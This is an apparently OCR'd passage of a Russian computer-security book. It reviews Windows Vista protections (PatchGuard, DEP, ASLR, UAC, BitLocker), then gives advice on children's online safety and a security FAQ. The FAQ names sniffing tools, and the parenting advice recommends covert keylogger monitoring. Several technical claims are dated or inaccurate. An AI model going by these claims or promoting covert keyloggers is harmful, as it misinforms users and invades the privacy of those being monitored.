Чтобы понять суть данной технологии защиты, будет полезным разобраться в том, что же такое kernel patching (изменение ядра).

Под **kernel patching,** как это следует из названия, понимается некая техника модификации/замены критических областей данных ядра Windows на другой код или данные, которые могут быть потенциально вредоносными. Модификация эта, в свою очередь, возможна посредством использования внутренних системных вызовов или другим способом.

Вообще, модификация и обновление ядра, по сути, не являются чем-то экзотическим и априорно запрещенным для системы, ведь многие производители ПО достаточно часто модифицируют его для своих целей, например, изменяя адрес функции-обработчика системного вызова (указатель функции) в таблице системных вызовов (system service table, SST).

Вдаваясь в технические подробности работы PatchGuard, следует сказать, что благодаря данной технологии в системе запрещена модификация таких компонентов ядра, как:

- ♦ таблицы системных вызовов (system service tables, SST);
- ♦ таблицы глобальных дескрипторов (global descriptor table (GDT));
- ♦ таблицы прерываний (interrupt descriptor table (IDT)).

В случае если какой-либо код попытается модифицировать вышеописанные компоненты ядра, операционная система сгенерирует отчет об обнаруженной уязвимости и экстренно завершит свою работу. По официальным заявлениям Microsoft, данный компонент системы защиты ядра отключить невозможно. Однако, как оно всегда и бывает, нет ничего невозможного: защита ядра все-таки отключается. Подобное вполне возможно, если в системе работает отладчик ядра. Решение, как мне кажется, не заставит себя долго ждать.

## NX (No Execute) DEP!

Под загадочной аббревиатурой NX стоит вполне прозрачная технология DEP – DATA EXECUTION PREVENTION. Реализованный программно в 32-битной версии Windows Vista, в 64-разрядной версии операционной системы NX реализован аппаратно. Понятное дело, что аппаратно реализованная функция DEP более надежна, поскольку здесь на страже нашей безопасности стоит само «железо».

Чтобы лучше понять, что же такое NX, необходимо разобраться в DEP.

**DEP,** или предотвращение выполнения данных, – используется для предотвращения проникновения на компьютер вирусов и других угроз безопасности, выполняющих вредоносный код из областей памяти, которые должны использоваться только операционной системой Windows и другими программами. В ходе своей работы DEP следит, чтобы программы использовали системную память безопасным образом. Для этого DEP работает отдельно или вместе с совместимыми микропроцессорами и помечает некоторые области как «невыполняемые». Если программа пытается запустить код (любой код) из защищенной области, DEP закрывает программу и отображает уведомление (подобный метод инфекции, описанный выше, при котором вредоносный код выполняется из запрещенных областей памяти, реализуется посредством переполнения буфера).

**Механизм переполнения буфера,** в свою очередь, заключается в следующем. Предположим, что некая процедура для хранения данных использует буфер. Буфер находится в стеке (в определенной области памяти, которая используется во время выполнения программы). Представим в стеке несколько переменных и адрес возврата функции – число, показывающее, куда передать управление после выполнения текущей процедуры. Каким образом программа записывает данные в N-й байт буфера? К адресу начала буфера прибавляется число N. Полученный результат и есть адрес, по которому будут записаны данные. Если размер буфера равен 1024 байт, а мы попытаемся «втиснуть» в него больше, то некоторая часть данных попадет в другую область памяти. Может произойти так, что адрес возврата функции затеряется, и, как следствие, программа выполнит не тот код, на который указывал предыдущий адрес возврата.

Возвращаясь к NX и резюмируя вышесказанное, следует отметить: NX позволяет программному обеспечению помечать сегменты памяти, в которых будут храниться только данные, и процессор не позволит приложениям и службам исполнять произвольный код в этих сегментах.

"Капитально… " – скажет кто-нибудь из читателей. Действительно, капитально, если бы не одно но.

Методология обхода аппаратной реализации DEP давно уже отработана и поставлена, если так можно выразиться, на поток (подробную информацию об обходе аппаратной реализации DEP можно найти по адресу **www.securityLab.ru).**

## ASLR

Ну что ж, продолжим наш экскурс в технологии защиты новой линейки 6.0.

Фанфары и салют! Наш следующий подопытный конкурсант, призванный сделать Windows Vista сверхзащищенной системой, – это ASLR (Address Space Layout Randomization), или, по-нашему, технология, обеспечивающая случайное расположение адресного пространства.

Говоря о технологии ASLR, следует все же отдать должное Microsoft в обеспечении безопасности Windows Vista. Введя ASLR, спецы из корпорации, ни много ни мало, позаботились о том, чтобы усложнить жизнь писателям вирусов. По мнению разработчиков, ASLR практически полностью исключает угрозу удаленных атак для Windows-платформ.

Все дело в том, что в настоящее время Windows предусматривает загрузку системных файлов с использованием одинакового смещения в памяти при загрузке системы, что позволяет посредством вирусного ПО внедрять код "по месту назначения". Суть новой технологии заключается в том, что в x64-версиях Vista системные файлы загружаются в случайные адреса памяти, что существенно осложняет написание работающего вируса. По заверениям Microsoft, свыше 99 % всех удаленных атак на x64-версии Vista закончатся крахом.

Смысл ASLR прост и заключается в следующем: каждый раз, когда компьютер перезагружается, ASLR в случайном порядке назначает один из 256 возможных вариантов адреса для расположения ключевых системных DLL-и EXE-файлов. Это осложняет поиск вирусом нужных файлов и, как следствие, препятствует его выполнению. Нетрудно догадаться, что теперь существует всего лишь один шанс из 256, что текущая загрузка файлов произойдет с адреса с тем же смещением, что и при предыдущей загрузке.

Потрясает? Действительно. Введение данной технологии выведет защиту операционных систем на принципиально новый уровень. А вот на какой уровень данное нововведение выведет написание вирусного ПО?

Как прокомментировал в списке почтовой рассылки BugTraq исследователь из Next Generation Security Software Дэвид Личфилд (David Litchfield), "дистанционное использование переполнений значительно усложнилось", на что некто под псевдонимом cntex в ответе Личфилду заверил, что ASLR "уже много лет элементарно обходится в Linux".

Ну что ж, рассмотрение "самых страшных и могущественных" технологий защиты NT 6.0 (большинство из которых реализовано аппаратно) закончено, и, как видите, не так все и безоблачно.

Приступим к рассмотрению технологий защиты прикладного уровня, реализованных в большей части программно.

## Защитник Windows

Нововведением Windows новой линейки стал **Защитник Windows** – как оно следует из названия, компонент, призванный активно защищать нашу операционную систему.

Как отмечено в официальном описании Microsoft, данный компонент защищает компьютер от руткитов, шпионов, adware, bots и другого вредоносного ПО. Хотя от червей и вирусов не защищает! Ну да ладно, антивирус то все равно придется ставить свой.

Итак, кто же такой этот **Защитник Windows?**

**Защитник Windows** содержит девять агентов безопасности, которые постоянно наблюдают за теми критическими областями операционной системы, которые наиболее часто пытается изменить вредоносное ПО. К таким областям относятся следующие.

♦ Автозагрузка. Агент безопасности постоянно наблюдает за списком программ, которым позволено загружаться при старте системы. Таким образом реализуется защита от вредоносного ПО, которое пытается загрузиться вместе с системой.

♦ Настройки безопасности системы. Агент безопасности постоянно проверяет настройки безопасности Windows. Не секрет, что некоторое вредоносное ПО старается изменить настройки безопасности с целью облегчения вредного воздействия на операционную систему.

♦ Дополнения (Add-ons) Internet Explorer. Агент безопасности следит за приложениями, которые загружаются вместе с браузером. Spyware и другое вредоносное ПО может маскироваться под дополнения Internet Explorer и загружаться без вашего ведома. Агент безопасности не позволит загрузиться такому виду вредоносного ПО.

♦ Настройки Internet Explorer.

♦ Загрузки Internet Explorer (Internet Explorer Downloads). Агент безопасности постоянно контролирует файлы и приложения, предназначенные для работы с IE (например, ActiveX controls).

♦ Службы и драйверы. Поскольку службы и драйверы выполняют важнейшие функции, они имеют доступ к важным областям операционной системы. Вредоносное ПО может использовать службы для доступа к компьютеру, а также с целью маскировки под нормальные компоненты системы.

♦ Выполнение приложений (Application Execution). Агент безопасности следит за приложениями во время их выполнения. Spyware и другое вредоносное ПО, используя уязвимости приложений, могут нанести вред. Например, spyware может загрузиться во время запуска часто используемого вами приложения. **Защитник Windows** предупредит вас о подозрительном поведении приложений.

♦ Регистрация приложений (Application Registration). Агент безопасности данной области постоянно наблюдает за инструментами и файлами операционной системы, где приложения регистрируются с целью загрузки.

Ну что, прокомментировать вышеописанное можно было бы лихо, сказать же следует лишь следующее: то, что раньше было прерогативой антивируса и (частично) межсетевого экрана, теперь вобрал в себя этот самый **Защитник Windows.** Плохо это или хорошо, мы не будем обсуждать в рамках данной книги, но то, что комплексный продукт вместо нескольких может быть потенциально более уязвим, – очевидный факт.

## WindowsServiceHardening

Под сборным названием WindowsServiceHardening подразумевается система безопасности, основной концепцией которой является принцип «ограниченных служб» (restricted services), которые загружаются с минимальными привилегиями; их влияние на компьютер и Сеть, таким образом, ограничено.

Большинство из служб в системе запускается под учетной записью LocalSystem, что аналогично правам администратора, и если снова вспомнить правило: "вредоносный код может все то, что могут пользователь и служба", становится вполне понятно, от чего WindowsServiceHardening пытается спасти нашу операционную систему.

В качестве примера, пожалуй, уместно привести такие "заразы", как Slammer, Blaster и Sasser, которые атаковали систему, используя именно системные службы, запущенные с высокими привилегиями.

Радует и то, что данная система защиты координирована с улучшенным (по заверениям корпорации) брандмауэром Windows. Теперь, если служба или сервис попытается использовать недозволенный ей порт для отправки или получения чего-либо, межсетевой экран заблокирует эту попытку.

Ну что ж, очень даже неплохо, особенно по сравнению с предыдущим встроенным брандмауэром Windows, который к исходящему трафику был "мертв" вообще.

## User Account Control – контроль пользовательских учетных записей

Не секрет, что в предыдущих версиях Windows абсолютное большинство из создаваемых учетных записей являлось членом локальной группы **Администраторы.**

Как можно отказаться от функциональности, заменив ее ограниченной учетной записью, которая сокращает и без того невысокую продуктивность работы: ведь такие базовые задачи, как изменение системного времени, присоединение к безопасной беспроводной сети или установка драйвера принтера, требуют административных привилегий? Действительно.

Выход из этой, казалось бы, безвыходной ситуации Microsoft нашла, внедрив в Windows Vista User Account Control (UAC). Это новый подход, согласно которому все операции в системе подразделяются на две категории:

♦ операции, которые может выполнять пользователь со своими стандартными правами;

♦ операции, которые требуют административных привилегий.

Применение нового подхода, несомненно, выводит уровень безопасности операционной системы на новую черту, в то же самое время предоставляя пользователям с обычными неадминистраторскими привилегиями большинство каждодневных функций. UAC значительно расширяет список стандартных возможностей пользователя путем включения в него множества базовых функций, которые не несут риска нарушения безопасности, хотя раньше требовали привилегий администратора. К этим новым функциям можно отнести следующие:

♦ изменение временн**о**й зоны;

♦ установку новых шрифтов;

♦ изменение настроек экрана;

♦ настройку системы управления питанием;

♦ добавление принтера и других устройств, при условии что драйверы для них уже установлены в системе;

♦ просмотр календаря и системного времени;

♦ загрузку и установку обновлений при условии использования UAC-совмести-мого инсталлятора;

♦ создание и настройку VPN-соединения;

♦ установку WEP (Wired Equivalent privacy) для соединения с защищенной беспроводной сетью.

Помимо прочего, UAC контролирует доступ к возможной конфиденциальной информации в папке **Мои документы.** Теперь если пользователь не является создателем файла, то ни прочесть, ни изменить, ни удалить он его не сможет.

Рассмотрев основные особенности User Account Control, позвольте все это справедливо прокомментировать.

И первое, что сразу же хочется сказать, – так это "лучше поздно, чем никогда". К чему это мы? Да все, вероятно, к тому, что подобная политика безопасности с ограничением прав, пользовательскими каталогами, правами доступа к файлам и прочими chown и chmod уже сколько десятилетий практикуется в UNIX-системах. Создатели Windows Vista, видимо, всерьез решили перенять прогрессивный опыт UNIX-систем. Ну наконец-то!

## BitLocker Drive Encryption (Шифрование тома)

Последним нововведением, которое мы кратко рассмотрим, будет BitLocker Drive Encryption – инструмент, позволяющий защитить конфиденциальную информацию на диске путем ее шифрования:

♦ технология обеспечивает конфиденциальность информации в случае кражи диска и/или несанкционированного доступа, что достигается передовыми алгоритмами шифрования;

♦ BitLocker позволяет изменить стандартный процесс загрузки операционной системы, проверяя подлинность пользователя через USB-устройство с ключами дешифрования;

♦ применение BitLocker гарантирует загрузку только оригинальных системных файлов при старте системы – иначе система просто не загрузится.

Комментируя вышеописанное, хотелось бы заметить, что BitLocker Drive Encryption будет исключительно полезен в корпоративных версиях Vista – на серверах, требующих двухфакторной аутентификации. Что же касается домашних машин, то здесь он будет скорее лишним, если только пользователь вдруг не захочет поиграть в Джеймса Бонда.

Следует отметить, что вышеперечисленное – лишь основные технологии защиты Windows Vista. Более подробную информацию относительно новой NT 6.0 можно узнать на официальном сайте производителя.

Ну что ж, вот, собственно, и настал момент истины, чтобы подвести окончательные итоги рассмотренному и вынести справедливый вердикт. Исходя из имеющихся данных, можно с уверенностью заявить, что корпорация сделала существенный шаг на пути усиления системы безопасности своей новой операционной системы. Многие из технологий защиты реализованы аппаратно, что можно считать значительным прорывом в области обеспечения безопасности системы. Акцент, сделанный на защиту ядра, неслучаен: современные тенденции развития вредоносного ПО смещаются в сторону руткитов. Введение гибких инструментов ограничения прав и доступа наталкивает на мысль, что корпорация всерьез решила перенять прогрессивный опыт UNIX-систем.

Резюмируя, можно сказать, что в целом система безопасности Windows Vista производит очень даже неплохое впечатление, и это несмотря на имеющиеся в настоящее время инструменты взлома.

# Глава 9
# Тонкая грань

♦ Защита детей в Сети
♦ Горячий FAQ
♦ Полезные ссылки

Данная глава посвящена безопасности детей в Интернете. Здесь представлены элементарные правила посещения Сети детьми, ответы на наиболее часто задаваемые родителями вопросы, касающиеся данной темы, а также электронные адреса организаций, занимающихся вопросами защиты детей.

# 9.1. Защита детей в Сети

Уже давно для многих Интернет стал жизненно необходимым – без него Homo Sapiens уже не Homo Sapiens. Было бы достаточно банально перечислять все блага вездесущего потомка Arpanet, тем не менее факт остается фактом: мы глубоко «погрязли» в паутине, и отказаться от этого изобретения человечества многим просто не под силу, особенно если эти многие – дети. Специфика человеческой психики такова, что мы быстро привыкаем к новой среде, в которой комфортно себя чувствуем, изоляция же от этой среды равносильна насилию.

Проблема защиты детей в Сети находит самый широкий резонанс, и это неслучайно. Согласно последней статистике **(www.detionLine.ru),** около 50 % детей выходят в Сеть без контроля взрослых (28 % из вышедших в Интернет детей «серфят» в поисках «клубнички»).

По данным вышеупомянутого исследования, 19 % детей иногда посещают порносайты, еще 9 % делают это регулярно. 38 % детей просматривают страницы о насилии, 16 % детей просматривают страницы с расистским содержимым, 26 % детей участвуют в чатах о сексе.

Продолжая статистику, 25 % пятилетних детей активно используют Интернет. Уже в 2001 году 25 % пятилетних детей в США пользовались Интернетом. Эта цифра достигает 75 % среди детей возраста 15-17 лет. Данные, собранные в результате опроса "Использование компьютера и Интернета детьми и подростками в 2001 году", проведенного департаментом образования США, показывают, что дети начинают пользоваться Интернетом в самом раннем возрасте. В 2004 году Интернетом пользовалось больше детей, чем взрослых. Дети опережают взрослых по количеству времени, которое они проводят в Интернете. Это одно из заключений Ассоциации исследования средств коммуникации (Association for the Research of Communication Media) после проведенного в 2004 году опроса пользователей Интернета. Конкретные данные указывают на то, что только в возрасте между 8 и 13 годами дети составляют половину общего числа пользователей Интернета. Большинство из них выходит в Сеть из дома, и самыми частыми их занятиями являются браузинг, чаты и онлайновые игры. 44 % детей подвергались сексуальным домогательствам в Интернете.

По данным исследования, опубликованного в 2002 году в Испании Агентством Защиты Детей (Child Protection Agency), 44 % детей, регулярно использующих Интернет, один раз подвергались сексуальным домогательствам при виртуальном общении, 11 % подверглись им несколько раз. В других случаях воздействие может принимать форму оскорблений со стороны других интернет-пользователей или почтовых сообщений с оскорбительным содержанием.

Тревожные данные: 14,5 % детей, принявших участие в опросе, назначали встречи с незнакомцами через Интернет, 10 % из них ходили на встречи в одиночку, а 7 % никому не сообщили, что с кем-то встречаются!

Как воспитывать своего ребенка в контексте интернет-безопасности – дело каждого. Иногда достаточно просто строгого слова родителя. Тем не менее сам факт существования руководств (содержание одного из которых приведено ниже) говорит об актуальности темы и ее крайней значимости.

Следующее руководство не претендует на звание полноценной, всеобъемлющей инструкции и представлено как один из примеров авторитетного руководства представительства корпорации Microsoft в России (более подробную информацию по данному вопросу, а также видеоролик вы можете найти по адресу **www.microsoft.com/rus/athome/security/chiLdren/defauLt.mspx).** Возможно, многим читателям руководство покажется

немного наивным, однако не будем забывать, в каком возрасте современные дети выходят в Сеть.

"Интернет открывает широчайшие перспективы для обучения, отдыха и общения. Точно так же, как и в реальном мире, в Интернете может таиться бесчисленное количество угроз. Перед тем как разрешить детям выходить в Интернет самостоятельно, целесообразно установить ряд правил, которые в разумных пределах ограничивали бы действия вашего ребенка в Сети. Нижеследующие правила должны помочь сделать интернет-серфинг для вашего ребенка максимально безопасным.

♦ Старайтесь выходить в Интернет вместе с детьми. Желательно, чтобы ПК находился на нейтральной территории (например, в гостиной), а не в комнате у ребенка.

♦ На практических примерах объясните, какие опасности таит в себе Сеть и в каких случаях можно "попасться на крючок".

♦ Объясните своему ребенку, что крайне нежелательно выдавать реальные координаты своего места нахождения и другую личную информацию неизвестным в Интернете, даже если эти "неизвестные" выдают себя за друзей.

♦ Научите детей элементарным нормам культуры поведения в Интернете. Правила хорошего тона действуют везде – даже если речь идет о виртуальном мире.

♦ Проинструктируйте детей об особенностях интеллектуальной собственности в Интернете. Объясните, что незаконное копирование чужой собственности – музыки, компьютерных игр или ПО – приравнивается к краже.

♦ Доходчиво объясните детям, что понятие друга в Сети и в реальном мире может очень сильно различаться.

♦ Расскажите детям о том, что информация в Интернете может быть неверной, правда может оказаться ложью.

♦ Контролируйте сетевую активность вашего чада с помощью специализированного ПО: как вариант – установка клавиатурного шпиона – программы, контролирующей ввод всей информации с клавиатуры (пример – Perfect Keylogger)".

## 9.2. Горячий FAQ

**В каком возрасте детям уже можно посещать Интернет?**

Современная реальность такова, что дети начинают пользоваться Интернетом все раньше и раньше. Следует иметь в виду, что человек, не достигший десятилетнего возраста, пока еще не имеет навыков критического мышления, крайне необходимого для самостоятельной работы в Интернете.

**Насколько оправдано наличие у ребенка своей собственной учетной записи электронной почты?**

Крайне желательно, чтобы у вас был общий семейный ящик. Почему – совсем нетрудно догадаться.

**Можно ли выделить существенные правила безопасности при использовании Интернета?**

Целесообразно решить с вашими детьми следующие вопросы:

♦ сколько времени в день можно проводить в Интернете;

♦ сайты какого содержания просматривать нежелательно или даже запрещено;

♦ какие элементарные правила компьютерной безопасности существуют (что такое фишинг, спам и т. п.);

♦ какие существуют способы защиты личных данных в Интернете и на что следует обратить внимание в первую очередь;

♦ элементарные правила этики в Сети – что они из себя представляют.

**Каким образом можно обезопасить себя при использовании служб мгновенных сообщений (ICQ, Mail-agent, MSN)?**

Старайтесь придерживаться следующих правил.

♦ Небезопасно начинать разговор с незнакомыми.

♦ Нежелательно заполнять графу с личными данными.

♦ Не злоупотребляйте возможностями системы мгновенных сообщений: распространение слухов, сплетен или сообщений оскорбительного содержания– не лучшая идея.

**Могут ли дети стать интернет-зависимыми и как этого избежать?**

Интернет открывает поистине безграничные возможности, особенно это касается общения: в Интернете дети могут значительно выделиться на фоне других, ведь ни внешность, ни физические данные здесь не имеют особого значения, и подростки легко могут повысить свою самооценку. Несложно догадаться, что чрезмерное использование компьютера может усугубить тенденцию изоляции и без того застенчивого ребенка. Установите разумные правила использования компьютера, чтобы достичь золотой середины между серфингом в Интернете и физическим развитием подростка.

## 9.3. Полезные ссылки

Приведу в этом разделе несколько полезных ссылок для родителей.

♦ **http://www.savethechiLdren.org/** – Международная детская правозащитная организация.

♦ **http://rgotups.dtn.ru/** – Организация по Борьбе с Детской Порнографией в Интернете (ОБДПИ), является некоммерческой, неполитической, неправительственной общественной организацией. ОБДПИ создана в июне 2003 года с целью усиления контроля за размещением материалов, содержащих детскую порнографию (ДП) в текстовом и графическом виде в зонах Сети стран СНГ. ОБДПИ является первой организацией, открыто объявившей войну распространителям и создателям материалов, явно или косвенно эксплуатирующим детскую сексуальность в корыстных целях.

♦ **http://schooL-sector.reLarn.ru/prava/** – правовой сайт для детей. Адреса правозащитных организаций России. Разбор сложных юридических ситуаций. Конвенция о правах детей. Советы адвоката.

♦ **http://www.hrights.ru/** – Институт Прав Человека. ИПЧ является автономной некоммерческой организацией, занимающейся исследовательской и просветительской работой в области прав человека.

♦ **http://www.ksdi.ru/** – Комиссия по свободе доступа к информации. Правозащитный фонд, цель которого – защита права человека свободно искать, получать, передавать и распространять информацию.

♦ **http://www.icra.org/** – Internet Content Rating Association. Ассоциация Оценки Содержания Интернета является независимой международной организацией, которая призвана информировать родителей о поджидающих их детей неприятностях и нежелательных контактах в Интернете. Основными целями ICRA ставит перед собой защиту детей от некорректных материалов и защиту свободы слова в глобальной Сети.

♦ **http://www.pedofiLia-no.org/** – единственная независимая испанская организация по борьбе с детской порнографией в Интернете.

♦ **http://www.missingkids.org/** – Национальный Центр Пропавших и Эксплуатируемых Детей США.

♦ **http://www4.Law.corneLL.edu/uscode/18/usc_sup_01_18_10_I_20_110.htmL** – сайт Юридического Информационного Института. Определение детской порнографии от Юридической Школы Корнелла, США.

♦ **http://www.cyberangeLs.org/** – первая европейская организация по защите детей в Интернете. Основана в 1995 году. На текущий момент к группе энтузиастов присоединились граждане США и Канады. Советы и программы для родителей.

Я надеюсь, что приведенные выше адреса окажутся полезными в случае возникновения сложных ситуаций.

# Глава 10
# Security FAQ

**Что такое IPC$? Я слышал, что через него возможен удаленный взлом? Нужно ли отключать этот ресурс, если да, то как это сделать?**

IPC$, или Inter-Process Communication, представляет собой специальный административный ресурс, предназначенный для создания именованных каналов. Посредством последних компьютеры обмениваются в Сети различной служебной информацией. IPC$ также служит для дистанционного управления сервером (рис. 10.1).




**Рис. 10.1.** Включение сетевой службы обмена информацией IPC$

Чтобы решить, отключать данный ресурс или нет, необходимо учесть следующее:

♦ если это рабочая станция, которой нужно управлять удаленно, лучше не отключать;

♦ если рабочая станция не требует удаленного администрирования, можно и отключить;

♦ если это сервер, то отключать и вовсе не стоит, так как к нему будет невозможно достучаться по сети.

Отключается IPC$ через CMD командой net share ipc$ /delete (после перезагрузки данный ресурс все равно сам включается, поэтому можно написать соответствующий BAT-файл и поместить его в автозагрузку).

Мой компьютер находится в локальной сети. Необходимо сделать так, чтобы машина предоставляла открытые для общего доступа ресурсы, и вместе с тем так, чтобы скрытые общие ресурсы C$, D$ и др. были недоступны. Как это сделать?

Все, что вам необходимо сделать, – это создать параметр AutoshareWks типа DWORD с нулевым значением в следующем разделе: [HKEY_LOCAL_MACHINE\SYSTEM \ CurrentControlSet\Services\lanmanserver\parameters].

**Что такое спуффинг и как от него защититься?**

Фактически, спуффинг – это подмена. В данном случае имеется в виду IP-спуф-финг, то есть подмена IP. Подмена, при которой злонамеренный пользователь, воспользовавшись чужим IP-адресом, находящимся в пределах доверенной зоны IP-адресов, или авторизованным внешним адресом, выдает себя за объект, которому можно доверять. Чаще всего для защиты от IP-спуффинга применяют метод привязки IP-адреса к адресу сетевой карты (MAC-адрес), но и этот способ несовершенен: в настоящее время известны утилиты, подменяющие текущий MAC.

**Что такое сниффинг и существуют ли от него конкретные меры защиты?**

В простейшем случае под сниффингом подразумевается перехват пакетов по Сети. Более конкретно: сниффер переводит сетевую карту (там, где он установлен) в так называемый "неразборчивый режим", благодаря которому машина злоумышленника захватывает все сетевые пакеты, даже те, которые ей не предназначены. Пример сниффера – Cain & Abel. В качестве защиты при построении локальной сети можно порекомендовать использование свитчей (коммутатор), а не хабов (концентратор), а также использование протоколов, не передающих данные в открытом виде (SSH, SSL, Kerberos). Но и в этом случае возможен перехват пакетов с помощью продвинутых техник (например, ARP Poizoning).

**Что такое фишинг и можно ли от него защититься?**

Фишинг представляет собой технику обмана посетителей сайта. Суть: посетитель заходит на сайт, очень похожий на оригинал, заполняет графы, требующие ввода конфиденциальной информации (номер кредитной карты, пароль и т. д.). Далее вся эта информация отправляется злоумышленнику, создавшему этот лже-сайт. Инструменты защиты от фишинга можно найти в новейших версиях интернет-обозревателей, а также в антивирусных пакетах и межсетевых экранах. Однако же следует признать, что и по сей день эффективного способа защиты от фишинга не существует. Главный инструмент защиты в данном случае – это бдительность пользователя.

**Известно, что многие вирусы подменяют системные файлы своими. Как определить эту подмену?**

Чтобы всегда быть в курсе подобных "проделок", необходимо включить функцию уведомления о защите файлов. Делается это путем внесения в реестр по адресу HKEY_ LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Sys-temFileProtection параметра типа DWORD ShowPopups равного 1.

**Как в IE очистить запомненные пароли?**

В Internet Explorer интегрирована достаточно удобная вещь – автозаполнение и запоминание пароля. Чтобы стереть запомненные пароли, достаточно сделать следующее: в IE зайти в **Сервис ► Свойства обозревателя ► Содержание ► Личные данные ► Автозаполнение,** затем нажать кнопку **Очистить пароли.**

**Каким образом я могу скрыть адреса посещенных сайтов, которые автоматически высвечиваются в адресной строке, когда я ввожу новый адрес?**

Подобные следы можно ликвидировать, удалив соответствующие записи реестра по адресу [HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\ TypedURLs]. Примечание: здесь же сохраняются и другие следы, такие как история доступа к удаленным дискам C$ , D$ для LAN, история того, что вы набирали в поисковых формах, и т. д.

**После проверки «Касперским» выяснилось, что в системе изменена главная загрузочная запись. Что это может быть и как восстановить первоначальное состояние загрузочной записи (рис. 10.2)?**




**Рис. 10.2.** Проверить загрузочные записи?

Скорее всего, измененный загрузчик – последствия boot-вируса, хотя не исключено, что загрузчик изменился и не по причине вирусной инфекции. Восстановить загрузчик можно из консоли восстановления: для этого необходимо загрузиться в Recovery Console и прописать команды fix mbr и fix boot. Загрузиться в Recovery Console можно через загрузочный XP-диск, выбрав **Repair Windows XP instaLLation ®** и **Recovery ConsoLe ©.** Однако восстановление таким образом – не лучший способ. В большинстве случаев загрузчик все же не восстанавливается. Решение подобных проблем под силу лишь специализированному ПО, в качестве яркого примера которого можно привести ADINF32.

**Подскажите, где в «Антивирусе Касперского 7.0» прописываются обновления. А то при переустановке системы придется загружать все обновления снова.**

Обновления – папка с базами располагается по адресу and Set-tings\All Users \Application Data\Kaspersky Lab\AVP7\Bases.

**Какой из браузеров можно считать самым безопасным?**

Учитывая результаты многочисленных тестов, можно сказать, что ни один из ныне существующих браузеров не является безопасным на 100 %. Между тем некоторые из продуктов все же можно считать достаточно безопасными. Одним из таких продуктов является Opera.

**Ситуация такая: мой компьютер в локальной сети и выход в Интернет у меня через карточку. Лимит старой карточки исчерпан, но ввести новые логин и пароль возможности нет, так как при попытке входа на какой-либо сайт не появляется окно аутентификации с сервером (все настройки прокси-сервера правильные). Как вернуть окно ввода логина и пароля?**

Чтобы вновь появилось окно аутентификации, необходимо удалить старый логин и пароль через оснастку **Учетные записи пользователей** (рис. 10.3) – для этого зайдите в меню **Пуск ? Выполнить,** введите команду control userpasswords2, в появившемся окне нажмите **Дополнительно ? Управление паролями ? Удалить.**

**При загрузке системы «Антивирус Касперского», который ранее работал без сбоев, почему-то перестал запускаться; при попытке принудительного запуска он тоже сам отключается. Что это может быть и как с этим бороться?**

Скорее всего, ваша система инфицирована вирусом, отключающим "Антивирус Касперского". Подобная "зараза", скорее всего, настроена на отключение и других популярных антивирусных продуктов. Выход – загрузиться с чистой среды, например с загрузочного диска (Windows LiveCD). Далее, как вариант, под этой средой проверить систему антивирусом, не требующим установки (такой антивирус может быть запущен с флэшки, как пример – популярный продукт Dr.Web CureIt Сканер (рис. 10.4), который можно скачать с официального сайта Dr.Web).

